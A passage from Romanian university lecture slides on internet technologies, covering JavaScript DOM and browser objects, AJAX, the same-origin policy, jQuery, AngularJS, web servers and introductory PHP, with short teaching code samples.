  - [http://www.w3schools.com/jsref/dom\\_obj\\_event.asp](http://www.w3schools.com/jsref/dom_obj_event.asp)



## 2.3. Evenimente HTML

### Event Listener

- *element.addEventListener(event, function, useCapture);*

```
var p1 = 5, p2 = 7;  
document.getElementById("myBtn") .  
    addEventListener("click", function () {  
        myFunction(p1, p2);  
    }) ;  
function myFunction(a, b) {  
    var result = a * b;  
    document.getElementById("demo") .  
        innerHTML = result;  
}
```



## 2.4. Noduri DOM

- Nod = tot dintr-un document HTML (întreg documentul, elemente, atribute, conținutul (textul) elementelor, comentariile)
- Proprietăți folosite pentru a naviga printre noduri:
  - parentNode
  - childNodes[*index*]
  - firstChild
  - lastChild
  - nextSibling
  - previousSibling



# 3. Browser Object Model

3.1. Introducere

3.2. Obiecte DOM



## 3.1. BOM - introducere

### **Browser Object Model (BOM)**

- Prin intermediul BOM, limbajul JavaScript poate “comunica” cu browser-ul
- Nu există standarde oficiale pentru BOM



## 3.2. Obiecte BOM

### Obiectul window

- Reprezintă fereastra browser-ului
- Toate obiectele, funcțiile și variabilele globale devin automat membrii ale obiectului window (inclusiv obiectul document)
- Proprietăți:
  - innerWidth, innerHeight
- Metode:
  - open, close, moveTo, resizeTo



## 3.2. Obiecte BOM

### Obiectul screen

- Reprezintă ecranul utilizatorului
- Proprietăți:
  - width, height, availWidth, availHeight,
  - colorDepth, pixelDepth



## 3.2. Obiecte BOM

### Obiectul location

- Reprezintă adresa din browser-ul utilizatorului
- Proprietăți:
  - location.href – URL-ul paginii curente
  - location.hostname – numele domeniului
  - location.pathname – calea și numele fișierului
  - location.protocol – protocolul folosit (http:// sau https://)
- Metode:
  - location.assign – încarcă un nou document



## 3.2. Obiecte BOM

### Obiectul history

- Reprezintă istoricul browser-ului
- Metode:
  - back, forward

### Obiectul navigator

- Conține informații despre browser-ul utilizatorului
- Proprietăți:
  - appName, appCodeName, appVersion, ...
  - cookieEnabled, geolocation, language, userAgent



## 3.2. Obiecte BOM

### Ferestre pop-up

- alert
- confirm
- prompt

### Evenimente de timing

- `setInterval(funcție, x)` - execută o funcție la fiecare x milisecunde (returnează un obiect interval)
- `setTimeout(funcție, x)` - execută o funcție o singură dată după un număr x de milisecunde
- `clearInterval(obiectInterval)` - oprește execuțiile ulterioare



## 3.2. Obiecte BOM

### Obiecte document.cookie

- Cookies = date stocate în fișiere text la client
- Perechi: cheie=valoare;
- Exemplu:

```
document.cookie="username=John Doe;  
expires=Thu, 18 Dec 2013 12:00:00 UTC";
```



# 4. Biblioteci și framework-uri JavaScript

## Biblioteci

- jQuery
- MooTools
- YUI
- Dojo


## Framework-uri

- AngularJS
- Backbone.JS
- Ember.js
- Knockout
- Agility.js
- CanJS
- Yahoo! Mojito



# Bibliografie

- [https://www.w3.org/community/webed/wiki/A\\_Short\\_History\\_of\\_JavaScript](https://www.w3.org/community/webed/wiki/A_Short_History_of_JavaScript)
- [https://developer.mozilla.org/en-US/docs/Web/JavaScript/Introduction\\_to\\_Object-Oriented\\_JavaScript](https://developer.mozilla.org/en-US/docs/Web/JavaScript/Introduction_to_Object-Oriented_JavaScript)
- [https://developer.mozilla.org/en-US/docs/Web/JavaScript/Guide/Details\\_of\\_the\\_Object\\_Model](https://developer.mozilla.org/en-US/docs/Web/JavaScript/Guide/Details_of_the_Object_Model)
- <http://www.regular-expressions.info/tutorial.html>
- <http://www.srirangan.net/2011-12-functional-programming-in-javascript>
- <http://javascript.info/tutorial/inheritance>
- [http://www.w3schools.com/jsref/dom\\_obj\\_event.asp](http://www.w3schools.com/jsref/dom_obj_event.asp)
- <http://www.airpair.com/js/javascript-framework-comparison>
- <http://jquery.com/>
- <http://www.w3schools.com/jquery/>
- <https://www.eclipsecon.org/na2014/sites/default/files/slides/Top%2010%20JavaScript%20Frameworks%20FINAL.pdf>



# Tehnologii Internet

## CURSUL 08 – INTERACȚIUNEA ÎN PAGINILE WEB (2)

Universitatea Tehnică "Gheorghe Asachi" din Iași  
Facultatea de Automatică și Calculatoare  
Departamentul de Calculatoare  
Specializarea Tehnologia informației

© 2017-2018 Adrian ALEXANDRESCU



# Cuprins

1. Paradigmele limbajului JavaScript
2. AJAX
3. jQuery
4. AngularJS



# 1. Paradigmele limbajului JavaScript

- Limbaj de scripting
- Sintaxa JavaScript s-a dezvoltat pornind de la limbajul C
- JavaScript nu are legătură cu limbajul Java
- Are la bază standardul ECMAScript și este asemănător cu limbajul ActionScript



# 1. Paradigmele limbajului JavaScript

## Limbaj de scripting

- Limbaj de programare care utilizează script-uri

## Script

- Program care este executat într-un mediu care interpretează și execută instrucțiunile/task-urile

## Limbaj dinamic

- În timpul execuției se pot adăuga funcționalități pe care limbajele statice le adaugă la compilare; e.g., se pot extinde obiecte și definiții



# 1. Paradigmele limbajului JavaScript

## **Funcție first-class**

- Limbajul permite transmiterea funcțiilor ca argumente ale altor funcții, permite ca o variabilă să aibă ca valoare o funcție. Funcțiile sunt variabile de tipul function

## **Programare orientată-obiect**

- Folosește obiecte care au atrbute și metode
- Moștenirea este realizată prin prototipuri

## **Programare imperativă**

- Instrucțiunile schimbă starea programului



# 1. Paradigmele limbajului JavaScript

## Programare funcțională

- Execuția unui program presupune evaluarea unor funcții (matematice) și evitarea schimbării stării și a datelor mutabile
- Valoarea returnată de o funcție depinde doar de argumentele de intrare ale funcției
- Apelarea de mai multe ori a unei funcții cu aceleași argumente va produce același rezultat de fiecare dată



# 1. Paradigmele limbajului JavaScript

## Programare funcțională

```
var f = function() {  
    console.log("Functii exprimate ca obiecte");  
};  
  
(function(ume) {  
    console.log("Functiile "+ume +" se pot  
                auto-executa la definire");  
}) ("Anonime");
```



# 1. Paradigmele limbajului JavaScript

## Programare bazată pe prototip

- Programare orientată obiect în care nu există clase, iar moștenirea se realizează prin clonarea obiectelor existente, acestea având rolul de prototip



# 1. Paradigmele limbajului JavaScript

## Programare bazată pe prototip

```
function Employee(name, dept) {
    this.name = name || "";
    this.dept = dept || "general";
}
function WorkerBee(projs) {
    this.projects = projs || [];
}
WorkerBee.prototype = new Employee;

function Engineer(name, projs, mach) {
    this.base = WorkerBee;
    this.base(name, "engineering", projs);
    this.machine = mach || "";
}
Engineer.prototype = new WorkerBee;
Employee.prototype.specialty = "none";

var jane = new Engineer("Doe, Jane", ["navigator",
"javascript"], "belau");
```



# 2. AJAX

2.1. Introducere

2.2. Elementele AJAX

2.3. Comunicarea cu serverul

2.4. Same-origin policy



## 2.1. AJAX - introducere

- **AJAX - Asynchronous JavaScript and XML**
- Modalitate prin care se transmit și se primesc date la și de la server, și prin care se actualizează părți ale unei pagini web fără a reîncărca toată pagina
- Exemplu de utilizare: single-page application (SPA)
- Permite paginilor web să se actualizeze asincron
- Comunicare asincronă = procesare care permite altor procese/thread-uri să-și continue execuția înainte ca transmisia datelor să se termine



## 2.2. Elementele AJAX

- Obiectul XMLHttpRequest object
  - Pentru a comunica asincron cu serverul
- JavaScript + DOM
  - Pentru a afișa sau a interacționa cu datele
- CSS
  - Pentru a modifica datele din punct de vedere vizual
- XML sau JSON
  - Format folosit în transferul datelor



## 2.3. Comunicarea cu serverul

- Obiectul XMLHttpRequest este un obiect JavaScript folosit pentru a comunica (a)sincron cu serverul
- Pașii comunicării
  1. Se creează un obiect XMLHttpRequest
  2. Se setează funcția de callback *onreadystatechange* care va procesa răspunsul
  3. Se apelează metodele *open* și *send* pentru a trimite cererea
  4. Când este primit răspunsul se apelează metoda de callback. Răspunsul este conținut în proprietatea *responseText*. Dacă răspunsul este XML se folosește proprietatea *responseXML* și se parsează folosind metode din DOM



## 2.3. Comunicarea cu serverul

```
var xmlhttp;

if (window.XMLHttpRequest) {

    xmlhttp = new XMLHttpRequest();

    xmlhttp.onreadystatechange =
        function() {

            if (xmlhttp.readyState == 4 && xmlhttp.status ==
                200) {

                document.getElementById("myDiv").innerHTML =
                    xmlhttp.responseText;
            }
        }

    xmlhttp.open("GET", "info.txt", true);
    xmlhttp.send();
}
```



## 2.4. Same-origin policy

- Permite script-urilor care sunt executate într-un browser ca să acceseze DOAR resurse care au URI-uri cu aceeași schemă (protocol), același hostname și același port
- Alternative:
  - document.domain
  - web server pe post de proxy
  - JSONP
  - Cross-Origin Resource Sharing (CORS)



## 2.4. Same-origin policy

- [https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin\\_policy](https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy)
- <http://stackoverflow.com/questions/3076414/ways-to-circumvent-the-same-origin-policy>
- [http://www.hunlock.com/blogs/Howto\\_Dynamically\\_Insert\\_Javascript\\_And\\_CSS](http://www.hunlock.com/blogs/Howto_Dynamically_Insert_Javascript_And_CSS)
- <http://www.sitepoint.com/working-around-origin-policy/>
- [https://developer.mozilla.org/en-US/docs/Web/HTTP/Access\\_control\\_CORS](https://developer.mozilla.org/en-US/docs/Web/HTTP/Access_control_CORS)



# 3. jQuery

- 3.1. Introducere
- 3.2. Utilizarea jQuery
- 3.3. Sintaxa jQuery
- 3.4. Exemple jQuery
- 3.5. Manipularea DOM
- 3.6. AJAX cu jQuery



## 3.1. jQuery - introducere

- Bibliotecă JavaScript
- Simplifică task-urile uzuale care necesitau mai multe linii de cod prin înglobarea codului în metode care pot fi apelate printr-o singură linie de cod
- Caracteristici:
  - Traversarea și modificarea documentelor HTML
  - Modificarea stilurilor CSS
  - Manipularea evenimentelor
  - Animații
  - Apeluri AJAX
  - Compatibilitatea cu majoritatea browser-elor



## 3.2. Utilizarea jQuery

```
<head>  
  <script src="jquery-1.11.1.min.js"></script>  
</head>
```

- CDN – Content Delivery Network

```
<script  
src="http://ajax.googleapis.com/ajax/libs/jquery/1.11.1/jquery.min.js"></script>  
<script  
src="http://ajax.aspnetcdn.com/ajax/jQuery/jquery-1.11.1.min.js"></script>
```



### 3.3. Sintaxa jQuery

**Sintaxa: `$(selector).action()`**

- Exemplu: `$("#test").hide()`

#### **Evenimentul onready**

```
$(document).ready(function() {
    // metode jQuery și cod JavaScript
}) ;
```

sau

```
$(function() {
    // metode jQuery și cod JavaScript
}) ;
```



## 3.4. Exemple jQuery

```
$("p").click(function() {  
    $("this").hide();  
}) ;  
  
$("button").click(function() {  
    $("div").animate({left: '250px'}) ;  
}) ;  
  
$("#p1").css("color", "red").slideUp(2000) .  
slideDown(2000) ;
```



## 3.5. Manipularea DOM

- Metode aplicate elementelor selectate:
  - `text()` - get/set pe conținutul text
  - `html()` - get/set pe conținut inclusiv marcaje
  - `val()` - get/set pe valoarea din câmpurile formularelor
  - `attr()` - get/set pe valorile atributelor
  - `css()` - get/set pe valoarea proprietăților CSS

```
$(".myButton").click(function() {  
    alert("Text: " + $("#test").text());  
    $("#test").text("Hello world!");  
    $("p").css("background-color", "red");  
});
```



## 3.6. AJAX cu jQuery

### Sintaxa:

```
$(selector).load(URL, data, callback);
```

- Exemplu
  - adăugarea în interiorul elementului div cu id-ul `div1` a conținutului fișierului `demo_test.txt` de la server

```
$("#div1").load("demo_test.txt");
```

### Varianta avansată - sintaxa:

```
$.ajax(URL, settings)
```



## 3.6. AJAX cu jQuery

- Exemplu - transmiterea unor date la server și notificarea utilizatorului

```
$.ajax ({  
    type: "POST",  
    url: "some.php",  
    data: {name : "John", location : "Boston"}  
} ) .done (function(msg) {  
    alert("Data Saved: " + msg);  
} );
```



## 3.6. AJAX cu jQuery

- Exemplu - încărcarea și execuția unui fișier JavaScript

```
$.ajax ({  
    type: "GET",  
    url: "test.js",  
    dataType: "script"  
} );
```



# 4. AngularJS

4.1. Introducere

4.2. Exemplu

4.3. Concepte de bază\*

4.4. AJAX cu AngularJS

\* Doar câteva concepte AngularJS



## 4.1. AngularJS - introducere

- Framework și bibliotecă JavaScript
- Ușor de utilizat, în special în aplicațiile single-page
- Versiunea 1.0 a fost lansată în 2012
- Dezvoltat de Miško Hevery de la Google
- Extinde vocabularul HTML cu atribute noi numite directive și leagă datele de HTML prin intermediul expresiilor



## 4.2. AngularJS - exemplu

```
<html>

<head><script
src="http://ajax.googleapis.com/ajax/libs/angularjs/1.2.26/angular.min.js"></script></head>

<body>

<div ng-app="" ng-init="nume='Ion'">
  <p>Name: <input type="text" ng-model="nume"></p>
  <p ng-bind="nume"></p>
</div>

</body>

</html>
```



## 4.3. AngularJS – concepte de bază

### Directive (en., ng-directives)

- **ng-app** – definește o aplicație AngularJS
- **ng-model** – face legătura dintre controale HTML (input, select, textarea) și datele aplicației
- **ng-bind** – face legătura dintre datele aplicației și partea vizuală a HTML
- **ng-init** – initializează variabilele aplicației AngularJS
- **ng-controller** – controlează datele unei aplicații
- În loc de prefixul **ng-** se poate folosi **data-ng-** pentru ca documentul să fie valid HTML5



## 4.3. AngularJS – concepte de bază

### Expresii

- Sintaxa: **`{{ expresie }}`**
- Au aceeași funcționalitate ca **ng-bind**
- Sunt asemănătoare cu expresiile JavaScript
- Pot conține numere, siruri de caractere, operatori și variabile – se pot accesa proprietățile unui obiect sau elementele unui vector

```
<div ng-app=""  
ng-init="persoana={nume: 'Pop', prenume: 'Ion'}">  
  <p>  
    Nume <span ng-bind="persoana.nume"></span>  
    Prenume {{ persoana.prenume }}  
  </p>  
</div>
```



# 4.3. AngularJS – concepte de bază

## Filtre

- Sunt folosite pentru a transforma datele
- Pot fi adăugate directivelor și expresiilor
- Sintaxa: `| filtru`
- Exemple: currency, filter, orderBy, lowercase, uppercase

```
<div ng-app=""  
ng-init="persoana={nume: 'Pop', prenume: 'Ion'}">  
  
<p> Nume  
  
<span ng-bind="persoana.nume | uppercase"></span>  
  
Prenume {{ persoana.prenume | lowercase }}  
  
</p>  
  
</div>
```



## 4.3. AngularJS – concepte de bază

```
<div ng-app="" ng-controller="controllerName">
  <ul>
    <li ng-repeat="x in listaNume | orderBy:
      'tara'">
      {{ x.nume + ', ' + x.tara }}</li>
  </ul>
</div>
<script>
  function controllerName($scope) {
    $scope.listaNume = [ {nume: 'Ion', tara:
      'Romania'}, {nume: 'Hans', tara:
      'Germania'}, {nume: 'Tom', tara: 'UK'} ]
  }
</script>
```




## 4.4. AJAX cu AngularJS

```
<div ng-app="" ng-controller="controllerName">
  <ul>
    <li ng-repeat="x in listaNume | orderBy:
      'tara'">
      {{ x.nume + ', ' + x.tara }}</li>
  </ul>
</div>
<script>
  function controllerName($scope, $http) {
    $http.get("clienti.json").success(
      function(raspuns) {
        $scope.listaNume = raspuns;
      }
    );
  }
</script>
```



# Bibliografie

- <http://www.json.org/>
- <http://www.json.org/xml.html>
- <http://www.yaml.org/spec/1.2/spec.html>
- <http://www.johnpapa.net/pageinspa/>
- <http://singlepageappbook.com/>
- <http://www.w3schools.com/ajax/>
- <http://jquery.com/>
- <http://www.w3schools.com/jquery/default.asp>
- <http://www.paulirish.com/2010/the-protocol-relative-url/>
- <https://angularjs.org/>
- <http://www.w3schools.com/angular/default.asp>



# Tehnologii Internet

## CURSUL 09 – SERVERUL WEB

Universitatea Tehnică "Gheorghe Asachi" din Iași  
Facultatea de Automatică și Calculatoare  
Departamentul de Calculatoare  
Specializarea Tehnologia informației

© 2017-2018 Adrian ALEXANDRESCU



# Cuprins

1. Serverul web
2. Limbajul PHP
3. Cookie



# 1. Serverul web


- 1.1. Paradigma client-server
- 1.2. Serverul web – introducere
- 1.3. Limbaje client-side
- 1.4. Limbaje server-side
- 1.5. Exemple de servere web
- 1.6. Statistici



# 1.1. Paradigma client-server

## Paradigma client-server

- **Server** = instanță a unei aplicații care primește cereri și oferă răspunsuri
- **Client** = instanță care accesează serviciile puse la dispoziție de un server





## 1.2. Serverul web – introducere

- Serverul web este un server care folosește protocolul HTTP (**HyperText Transfer Protocol**)
- Portul implicit folosit de un server web este 80
- Informația de la un server web poate fi accesată prin intermediul URL-urilor (Uniform Resource Identifier)
- Exemplu:

`http://studenti.h23.ro/login`



## 1.3. Limbaje client-side

Clientul interpretează/execută codul

- HTML (.html)
- JavaScript (.js)
- CSS (.css)



## 1.4. Limbaje server-side

Serverul interpretează/execută codul

- PHP (.php)
- Java (.jsp) – Java Server Pages (JSP), Servlet
- ASP (.asp) și ASP.NET (.aspx) – Active Server Pages
- Server-side JavaScript (.ssjs, .js) – e.g., Node.js
- C (.c, .csp) prin CGI (Common Gateway Interface)
- Python (.py)
- Ruby (.rb, .rbw) – e.g., Ruby on Rails
- Go (.go)





# 1.5. Exemple de servere web

- Apache HTTP server
- Nginx
- Microsoft-IIS (Internet Information Services)
- Apache Tomcat
- LiteSpeed Web Server
- Google Web Server (GWS)
- Jetty
- Oracle WebLogic Server
- Mongoose



# 1.6. Statistici





Utilizarea serverelor web  
în funcție de ranking

W3Techs.com, 19 November 2017

■ Overall ■ top 1,000,000 ■ top 100,000 ■ top 10,000 ■ top 1,000

10

Sursa: [http://w3techs.com/technologies/cross/web\\_server/ranking](http://w3techs.com/technologies/cross/web_server/ranking)



## 1.6. Statistici

- Website ranking
- <http://www.alexa.com/topsites>



## 2. Limbajul PHP

2.1. Introducere

2.2. Istorico

2.3. Sintaxa PHP

2.4. Formulare PHP



# 2.1. Limbajul PHP - introducere

- Exemplu de cod/pagina PHP

La server	La client
<pre>&lt;!DOCTYPE html&gt; &lt;html&gt; &lt;body&gt;     &lt;h1&gt;         Tehnologii internet     &lt;/h1&gt;     &lt;?php         echo '&lt;p&gt;Hello World!&lt;/p&gt;';     ?&gt; &lt;/body&gt; &lt;/html&gt;</pre>	<pre>&lt;!DOCTYPE html&gt; &lt;html&gt; &lt;body&gt;     &lt;h1&gt;         Tehnologii internet     &lt;/h1&gt;     &lt;p&gt;Hello World!&lt;/p&gt; &lt;/body&gt; &lt;/html&gt;</pre>



## 2.1. Limbajul PHP - introducere

- PHP - **PHP: Hypertext Preprocessor**
- Limbaj de scripting open-source folosit în dezvoltarea site-urilor web
- Paginile PHP conțin cod HTML, CSS, JavaScript în care este inserat cod PHP.
- Într-o pagină poate alterna codul HTML cu codul PHP
- Codul PHP dintr-o pagină web este interpretat la server
- Un bloc PHP începe cu instrucțiunea de procesare **<?php** și se termină cu **?>**
- Fișierele PHP au extensia .php



## 2.1. Limbajul PHP - introducere

### Capabilități

- Generarea dinamică a conținutului
- Lucrul cu fișierele de la server (creare, citire, scriere, ștergere)
- Prelucrarea datelor obținute în urma completării și trimiterii formularelor HTML
- Manipularea datelor din baze de date
- Controlarea accesului utilizatorilor
- Criptarea datelor
- Trimiterea și primirea cookie-urilor



## 2.2. Limbajul PHP - istoric

- 1994 – Rasmus Lerdorf pune bazele limbajului
- Personal Home Page/Forms Interpreter (PHP/FI)
- 1995 – v1.0 – Personal Home Page Tools (PHP Tools)
- 1997 – v2.0
- 1998 – v3.0
- 2000 – v4.0 – Zend engine
- 2004 – v5.0 – Zend engine II
- 2014 – v5.6 – Zend engine II
- 2015 – v7.0 – Zend engine III
- Ultima versiune v7.2 (30.11.2017)



## 2.3. Sintaxa PHP

- O secvență de cod PHP începe cu instrucțiunea de procesare `<?php` și se termină cu `?>`
- Instrucțiunile PHP se termină cu ;
- Toate cuvintele cheie (e.g., if, else, for, echo, ...), funcțiile (inclusiv cele definite de utilizator) și clasele NU sunt case-sensitive
- Numele de variabilă sunt case-sensitive



## 2.3. Sintaxa PHP

```
<!DOCTYPE html>
<html>
<body>
    <h1>Tehnologii internet</h1>
    <p><?php echo 'Hello World!'; ?></p>
</body>
</html>
```



## 2.3. Sintaxa PHP

### Comentarii

- Sunt ca în C/C++/Java
- Pentru a comenta o singură linie de cod: `//`
- Pentru a comenta mai multe linii de cod: `/* */`
- Pentru a comenta o singură linie de cod: `#`



## 2.3. Sintaxa PHP

### Variabile

- Sunt similare cu cele din JavaScript
